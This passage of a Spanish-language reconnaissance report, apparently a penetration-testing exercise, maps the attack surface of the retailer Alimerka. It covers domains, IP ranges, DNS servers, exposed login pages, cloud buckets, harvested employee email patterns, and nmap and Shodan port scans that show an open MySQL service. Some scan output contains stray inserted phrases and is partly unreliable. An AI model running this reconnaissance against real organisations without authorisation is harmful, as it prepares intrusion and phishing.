
Con [dnsdumpster](#) se han averiguado las IPs de los dominios principales seleccionados y con [viewdns](#) se ha confirmado que pertenezcan a dicho dominio.

Dnsdumpster permite ver también de una vez en forma de gráfico cuales son los servidores DNS del dominio y los registros MX asociados.


alimerka.es



26grados.com



alimerkaonline.es



Viewdns.info

Tools API Research Data

[ViewDNS.info > Tools > Reverse IP Lookup](#)

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.

Domain / IP: GO

Reverse IP results for 194.224.45.189

=====

There are 1 domains hosted on this server.
The complete listing of these is below:

Domain	Last Resolved Date
alimerkaonline.es	2022-05-24

Viewdns.info

Tools API Research Data

[ViewDNS.info > Tools > Reverse IP Lookup](#)

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.

Domain / IP: GO

Reverse IP results for 82.223.212.132


=====

There are 14 domains hosted on this server.
The complete listing of these is below:


Domain	Last Resolved Date
26grados.com	2022-05-31
30aniversarioalimerka.es	2019-10-14
alimerka.es	2022-06-01
alimerka.info	2022-06-01
alimerka.mobi	2022-05-30
bonitodelnortealimerka.es	2022-05-31
escuelachefsalimerka.es	2022-05-31
infoternera.com	2022-05-31
laujan.es	2022-05-31
masascongeladas.es	2022-05-31
panerlia.es	2022-05-31
serconsa21.com	2022-05-31
sodenor.es	2022-05-31
solagronor.es	2022-05-31

2.5. Rangos de red y sistemas autónomos

La empresa no cuenta con sistemas autónomos (ASN) propios. Mediante las herramientas online bgp.he.net e ip-netblocks.whoisxmlapi.com/api se ha encontrado que utiliza sistemas autónomos de proveedores como Telefónica de España, IONOS y Telecable. Si se han localizado 2 rangos de red que parecen propios de Alimerka por su tamaño y el nombre asociado al rango: 195.235.117.0 - 195.235.117.31 y 194.224.45.184 - 194.224.45.191



The screenshot shows the Hurricane Electric website interface. At the top, there's a logo with 'HE' and the text 'HURRICANE ELECTRIC INTERNET SERVICES'. Below it is a search bar with the placeholder 'alimerka.es'. Underneath the search bar are three buttons: 'DNS Info', 'Website Info', and 'IP Info'. The 'IP Info' button is highlighted. A large text box displays the IP range '82.223.212.132 > 82.223.0.0/16 > AS8560 > IONOS SE'. At the bottom of this box, a small note says 'Updated 28 May 2022 13:18 PST © 2022 Hurricane Electric'.



The screenshot shows the ip-netblocks.whoisxmlapi.com/api interface. At the top, there's a search bar with the placeholder 'alimerka'. Below it is a search button with a magnifying glass icon. A message says 'Search by IPv4, IPv6, Company name, ASN' and 'Demo: up to 100 ranges'. The main area displays a JSON response. The JSON output includes fields like 'inetnum', 'inetnumFirst', 'inetnumLast', 'inetnumFirstString', 'inetnumLastString', 'as', 'name', 'type', 'route', and 'domain'. The 'Total ranges: 3' is shown at the top right. At the bottom right, there are download icons for 'Decoded format' and 'Raw format'.

Se adjunta la lista de rangos, netnames y otra información de interés localizada en las pestañas “Rangos” y “ASs” del archivo “Enumeración.xlsx”

2.6. Otros activos de interés

Se han encontrado 2 servidores DNS que pertenecen a la empresa, aunque parecen ser de infraestructura externa. Se comprueba con `viewdns` que solo alojan dominios de la misma, en total 17.

`dns1.serv476456.servidoresdns.net`

Domain
26grados.com
26grados.es
alimerka.es
alimerka.info
alimerka.mobi
alimerka.tv
escuelachefsalimerka.com
escuelachefsalimerka.es
infoternera.com
infoternera.es
juegaconalimerka.com
lacocinadealimerka.com
lacocinadealimerka.es
laujan.es
masascongeladas.es
paneralia.es
solagronor.com

`dns2.serv476456.servidoresdns.net`

Domain
26grados.com
26grados.es
alimerka.es
alimerka.info
alimerka.mobi
alimerka.tv
escuelachefsalimerka.com
escuelachefsalimerka.es
infoternera.com
infoternera.es
juegaconalimerka.com
lacocinadealimerka.com
lacocinadealimerka.es
laujan.es
masascongeladas.es
paneralia.es
solagronor.com

En el caso del dominio principal, alimerka.es, también encontramos un servidor de correo MX propio, que según dnsview, utilizan 4 dominios asociados además del dominio principal.

alimerka.es.s200a1.psmtp.com

The screenshot shows the ViewDNS.info interface with the 'Tools' tab selected. Under 'Reverse MX Lookup', it asks for a mail server (e.g. mail.google.com) and shows results for alimerka.es.s200a1.psmtp.com. It lists five domains using the same mail server:


Domain
alimerka.es
fundacionalimerka.es
laujan.es
masascongeladas.es
panerala.es

Mediante búsqueda en [shodan.io](#) de `ssl:alimerka` se ha encontrado otra página de login en url <https://195.55.213.3:10443/remote/login?lang=en>

The screenshot shows a web browser window with the following details:

- Address bar: https://195.55.213.3:10443/remote/login?lang=en
- Toolbar buttons: back, forward, search, refresh, etc.
- Navigation links: Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, GHDB.
- Content area: A login form titled "Please Login" with fields for "Username" and "Password" and a "Login" button.

Y una última página hallada en la búsqueda de subdominios que conduce a otra página de login en la dirección <http://pre-alimerka.agrocontratacion.com/es/public/login>



Gracias a la búsqueda de este subdominio en [dnsdumpster](#) se observa que utiliza como motor nginx 1.19.6, el cual cuenta con 2 vulnerabilidades según [cybersecurity-help.cz](#):

- **CVE-2021-3618:** Permite el ataque Mitm redirigiendo tráfico a otro subdominio.
- **CVE-2021-23017:** Permite la ejecución arbitraria de código en el objetivo.

pre-alimerka.agrocontratacion.com	54.247.159.214 ec2-54-247-159-214.eu-west-1.compute.amazonaws.com	AMAZON-02 Ireland
HTTP: awselb/2.0		
HTTPS: nginx/1.19.6		
HTTPS TECH: nginx,1.19.6		

Para la **identificación de activos en la nube** de la organización, vamos a utilizar [cloud_enum](#), una herramienta interesante ya que enumera los buckets en Amazon Web Services, Microsoft Azure y Google Cloud a nombre de la organización que se le indique. El funcionamiento básico es con el comando

```
./cloud_enum.py -k <nombre_organizacion>
```

En el caso de Alimerka se encuentran varios buckets, protegidos la mayoría de ellos, en AWS y Google Cloud.

```
(kali㉿kali)-[~/Tools/cloud_enum]
└─$ ./cloud_enum.py -k alimerka
#####
cloud_enum
github.com/initstring
#####

Keywords: alimerka
Mutations: /home/kali/Tools/cloud_enum/enum_tools/fuzz.txt
Brute-list: /home/kali/Tools/cloud_enum/enum_tools/fuzz.txt

[+] Mutations list imported: 242 items
[+] Mutated results: 1453 items

+++++
amazon checks
+++++

[+] Checking for S3 buckets
Protected S3 Bucket: http://alimerka.s3.amazonaws.com/

Elapsed time: 00:01:48

[+] Checking for AWS Apps
[*] Brute-forcing a list of 1453 possible DNS names

Elapsed time: 00:00:13

+++++
azure checks
+++++

[+] Checking for Azure Storage Accounts
[*] Brute-forcing a list of 471 possible DNS names

Elapsed time: 00:00:08

[+] Checking for Azure Websites
[*] Brute-forcing a list of 1453 possible DNS names

Elapsed time: 00:00:31

[+] Checking for Azure Databases
[*] Brute-forcing a list of 1453 possible DNS names
[!] DNS Timeout on alimerka.core.database.windows.net. Investigate if there are many of these.
[!] DNS Timeout on alimerka-filestore.database.windows.net. Investigate if there are many of these.
[!] DNS Timeout on alimerka-oracle.database.windows.net. Investigate if there are many of these.
[!] DNS Timeout on alimerkapictures.database.windows.net. Investigate if there are many of these.

Elapsed time: 00:00:55

[+] Checking for Azure Virtual Machines
[*] Testing across 1 regions defined in the config file
[*] Brute-forcing a list of 1453 possible DNS names

Elapsed time: 00:00:36

+++++
google checks
+++++

[+] Checking for Google buckets
Protected Google Bucket: http://storage.googleapis.com/alimerka
Protected Google Bucket: http://storage.googleapis.com/alimerka-pro

Elapsed time: 00:03:28

[+] Checking for Google Firebase Realtime Databases
Protected Google Firebase RTDB: https://alimerka-app.firebaseio.com/.json
Protected Google Firebase RTDB: https://alimerka-dev.firebaseio.com/.json
Protected Google Firebase RTDB: https://alimerka-test.firebaseio.com/.json

Elapsed time: 00:01:56

[+] Checking for Google App Engine apps
Open Google App Engine app: http://alimerka-app.appspot.com/


Elapsed time: 00:01:44

[+] Checking for project/zones with Google Cloud Functions.
[*] Testing across 1 regions defined in the config file

Elapsed time: 00:01:10

[+] All done, happy hacking!
```

Lo único que se encuentra abierto es un servicio Google App Engine, que presta Google de forma gratuita hasta ciertas cuotas como servicio de alojamiento web compatible con el resto de herramientas Cloud de Google. En este caso, no parece que el servlet Java alojado en el servicio tenga más contenido que el mensaje mostrado.



La búsqueda en GitHub de posible información sensible de la empresa no arroja resultados de interés.

2.7. Enumeración de usuarios

Para la búsqueda de usuarios del dominio [alimerka.es](#) se va a utilizar la herramienta CrossLinked. Se utilizan plantillas con las formas comunes de las empresas de crear los correos corporativos.

En este caso se utiliza la plantilla `firstname.lastname` al lanzar la herramienta con el comando

```
python3 cross linked.py -f '{first}.{last}@alimerka.es' alimerka
```

Se obtiene un listado de 180 posibles correos electrónicos de usuarios de [alimerka.es](#). Se adjunta listado en fichero users_mails_alimerka.es.

Se obtiene un listado de 221 posibles correos electrónicos de usuarios de fundacionalimerka.es. Se adjunta listado en fichero users_mails_fundacionalimerka.es.

3. Enumeración de la superficie de ataque

En este apartado se analizan posibles vectores de ataque de los dominios principales seleccionados de la organización.

3.1. Enumeración pasiva de puertos

Para hallar que puertos de las aplicaciones web de los dominios principales seleccionados se encuentran expuestos a Internet, se puede realizar en primer lugar un escaneo pasivo con herramientas como [Shodan](#).

Además, se verifican también direcciones IP pertenecientes a los rangos de red encontrados anteriormente con [whoisxmlapi](#)

En este caso, se utilizan las IPs de los dominios seleccionados para hallar esos puertos abiertos, con estos resultados:

IP	Dominio/s	Puertos abiertos
82.223.212.132	alimerka.es 35aniversarioalimerka.es 26grados.com	80 TCP 443 TCP 3306 TCP MySQL 5.6.40 8008 TCP
212.89.22.170	fundacionalimerka.es	80 TCP Apache httpd 2.4.53 443 TCP Apache httpd 2.4.53
194.224.45.189	alimerkaonline.es	80 TCP Apache httpd 443 TCP Apache httpd
217.76.128.220	alimerka.com	80 TCP Apache httpd
195.235.117.4	acceso.alimerka.es acceso2.alimerka.es	179 10443 TCP
195.235.117.5	fundacionalimerka.es	80 TCP Apache httpd 2.4.53 179 443 TCP Apache httpd 2.4.53
194.224.45.188	acceso.alimerka.es alisapsmp00.alimerka2008.alimerka.es acceso2.alimerka.es	179 10443 TCP

General Information

- Hostnames: lxi649.servidoresdns.net
- Domains: SERVIDORESDNS.NET
- Country: Spain
- City: Barcelona
- Organization: ARSYS INTERNET S.L.
- ISP: Strato AG
- ASN: AS6724

Open Ports

- 80
- 443
- 3306
- 8008

80 / TCP

```
HTTP/1.1 403 Forbidden
Date: Fri, 20 May 2022 18:44:35 GMT
Server:
Content-Length: 321
Content-Type: text/html; charset=iso-8859-1
```

443 / TCP

```
HTTP/1.1 200 OK
Date: Sat, 04 Jun 2022 05:39:34 GMT
Server:
Set-Cookie: goto_https=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0;
path=/; secure
Set-Cookie: back_https=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0;
path=/; secure
Set-Cookie: pma_lang=https=en; expires=Mon, 04-Jul-2022 05:39:34 GMT; Max-Age=259
2000; path=/; secure; HttpOnly
Set-Cookie: phpMyAdmin_https=https://8nla8v0llghb4rs0op4kcgvbe; path=/; secure; HttpOnly
X-ob_mode: 1
X-Frame-Options: DENY
Referer: https://8nla8v0llghb4rs0op4kcgvbe/
```

Web Technologies

- BOOTSTRAP
- JQUERY
- JQUERY MIGRATE
- JQUERY UI
- MYSQL
- PHP

General Information

- Hostnames: acceso.alimerka.es, acceso2.alimerka.es
- Domains: ALIMERKA.ES
- Country: Spain
- City: Madrid
- Organization: ALIMERKA S.A.
- ISP: TELEFONICA DE ESPANA
- ASN: AS3352

Open Ports

- 179
- 10443

10443 / TCP

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2022 05:36:27 GMT
Server: xxxxxxxx-xxxx
Last-Modified: Wed, 09 Dec 2020 23:02:35 GMT
ETag: "83-5fd1578b"
Accept-Ranges: bytes
Content-Length: 131
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self'; object-src 'self'; script-src 'self' https 'unsafe-eval' 'unsafe-inline' blob;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000
```

SSL Certificate

Certificate:

```

Data:
Version: 3 (0x2)
Serial Number:
07:83:a1:d5:d5:f2:9a:f5:96:45:29:e3:5d:73:0f:38
Signature Algorithm: sha256WithRSAEncryption
Issuer: C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA
```

3.2. Enumeración activa de puertos

Las pruebas realizadas con nmap sobre los puertos abiertos anteriormente descubiertos no ofrecen información adicional a la mostrada por shodan.

```
(kali㉿kali)-[~]
└─$ nmap -A -sV -p 3306,8008 82.223.212.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 01:37 EDT
Nmap scan report for llxi649.servidoresdns.net (82.223.212.132)
Host is up (0.026s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql  MySQL 5.6.40
| mysql-info:
|_ Protocol: 10
|_ Version: 5.6.40
|_ Thread ID: 977940
|_ Capabilities flags: 63487
| Some Capabilities: Support4IAuth, LongPassword, InteractiveClient, SupportsTransactions, IgnoreSigpipes, DontAllowDatabaseTableColumn, Speaks41Protocol, Old, Speaks41ProtocolNew, LongColumnFlag, SupportsLoadDataLocal, ODBCClient, ConnectWithDatabase, FoundRows, SupportsCompression, IgnoreSpaceBeforeParentthesis, SupportsMultipleResults, SupportsMultipleStatements, SupportsAuthPlugins
| Status: Autocommit
| Salt: }>TL_ydh[Rlc/_p7'\r
|_ Auth Plugin Name: mysql_native_password
8008/tcp  open  http
|_http-title: 403 Forbidden
|_http-server-header: <empty>
|_fingerprint-strings:
| FourOhFourRequest:
|_ HTTP/1.1 403 Forbidden
| Date: Mon, 06 Jun 2022 05:37:42 GMT
| Server:
| Content-Length: 348
| Connection: close
| Content-Type: text/html; charset=iso-8859-1

(kali㉿kali)-[~]
└─$ nmap -A -sV -p 80,443 194.224.45.189
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 01:40 EDT
Nmap scan report for 189.red-194-224-45.customer.static.ccg.telefonica.net (194.224.45.189)
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd  Apache HTTP Server Vulnerabilities in NetApp ...
|_http-title: Did not follow redirect to https://189.red-194-224-45.customer.static.ccg.telefonica.net/
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd  Apache HTTP Server Vulnerabilities in NetApp ...
|_http-title: Intrusion Prevention Violation
| ssl-cert: Subject: commonName=www.alimerkaonline.es/organizationName=ALIMERKA SA/countryName=ES
| Subject Alternative Name: DNS:www.alimerkaonline.es, DNS:alimerkaonline.es
| Not valid before: 2021-12-14T00:00:00
|_Not valid after: 2023-01-14T23:59:59 Fix Apache HTTP Vulnerabilities in ...
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.12 seconds
```

Se realizan también escaneos sobre los rangos de red hallados anteriormente e incluidos en el fichero “Enumeración.xls”. Se obtiene la versión de Apache de uno de los rangos, si bien este servicio cuenta con la versión actualizada.

```
(kali㉿kali)-[~]
└─$ nmap -A -sV -p 80,443 195.235.117.0-31Server Vulnerabilities in NetApp ...
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 01:49 EDT
Nmap scan report for 195.235.117.2
Host is up (0.025s latency).

PORT      STATE SERVICE VERSION
80/tcp    closed http   Apache httpd  Apache HTTP Server Vulnerabilities in ...
|_http-title: Did not follow redirect to https://convocatorias.fundacionalimerka.es/es/
|_http-server-header: Apache/2.4.53 (codeit) OpenSSL/1.1.1k mod_jk/1.2.46
443/tcp   closed https  Apache httpd  ONAP Firmware Updates Fix Apache HTTP Vulnerabilities in ...
Nmap scan report for 195.235.117.9
Host is up (0.023s latency).
|_http-title: Apache HTTP Server 2.4.53 - Apache HTTP Server 2.4.53
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.53 ((codeit) OpenSSL/1.1.1k mod_jk/1.2.46)
|_http-title: Did not follow redirect to https://convocatorias.fundacionalimerka.es/es/
|_http-server-header: Apache/2.4.53 (codeit) OpenSSL/1.1.1k mod_jk/1.2.46
443/tcp   open  ssl/http Apache httpd 2.4.53 ((codeit) OpenSSL/1.1.1k mod_jk/1.2.46)
|_http-title: Application Control Violation
| ssl-cert: Subject: commonName=*.fundacionalimerka.es
| Subject Alternative Name: DNS:*.fundacionalimerka.es, DNS:fundacionalimerka.es
| Not valid before: 2022-01-05T00:00:00
|_Not valid after: 2023-01-23T23:59:59
|_http-server-header: Apache/2.4.53 (codeit) OpenSSL/1.1.1k mod_jk/1.2.46

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 21.66 seconds
```

También se realizan escaneos sobre las IPs y puertos abiertos encontrados con Shodan de los rangos de red, pero no se obtienen tampoco resultados con escaneos no agresivos.

```
(kali㉿kali)-[~]
└─$ nmap -A -sV -p 179,10443 195.235.117.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-06 02:05 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.35 seconds
```

3.3. Identificación de aplicaciones web accesibles y capturas de pantalla


Para obtener esta información se ha hecho uso de la herramienta [EyeWitness](#), que muestra las capturas de pantalla de las aplicaciones web que se pueden introducir a modo de listado. El objetivo es comprobar si hay alguna aplicación web que aparentemente pueda estar desactualizada y por tanto pueda ser un vector de acceso.

Se ha realizado análisis sobre todos los dominios y subdominios de la empresa obtenidos. En este caso, aparentemente, no se encuentra ninguna aplicación web desactualizada, si varias de ellas con acceso prohibido y que por tanto no están abiertas a internet pública.

También se han localizado accesos a panel de control en todos aquellos subdominios que comienzan con control.*

Algo a destacar es que [EyeWitness](#) informa que alimerkaonline.es permite los siguientes métodos: POST, GET, OPTIONS, DELETE, PUT

Se adjunta un reporte completo en el fichero adjunto “EyeWitnessreport_alimerka.html”

Uncategorized	
Web Request Info http://alimerkaonline.es Resolved to: 194.224.45.189 Page Title: Alimerka Online Date: Mon, 06 Jun 2022 07:19:18 GMT Server: Apache X-Frame-Options: SAMEORIGIN Content-Security-Policy: frame-ancestors 'self' X-XSS-Protection: 1;mode=block X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=63072000; includeSubdomains; preload Referrer-Policy: same-origin X-Permitted-Cross-Domain-Policies: none Access-Control-Allow-Origin: * Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT Access-Control-Max-Age: 9999 Access-Control-Allow-Headers: Origin, Accept, X-Requested-With, Content-Type, Access-Control-Request-Method, Access-Control-Request-Headers Last-Modified: Tue, 31 May 2022 04:00:22 GMT Accept-Ranges: bytes Content-Length: 28963 Vary: Accept-Encoding Cache-Control: max-age=0 Expires: Mon, 06 Jun 2022 07:19:18 GMT ETag: "7123-5e046cfc9e180" Connection: close Content-Type: text/html Response Code: 200	Web Screenshot 

3.4. Identificación de tecnologías

Además de la información obtenida a través de [Shodan](#) mediante la enumeración pasiva de puertos, hay otras herramientas como [Wappalyzer](#) que ofrecen la posibilidad de conocer, en este caso mediante extensión en el navegador, la tecnología utilizada en las aplicaciones web que se visiten.

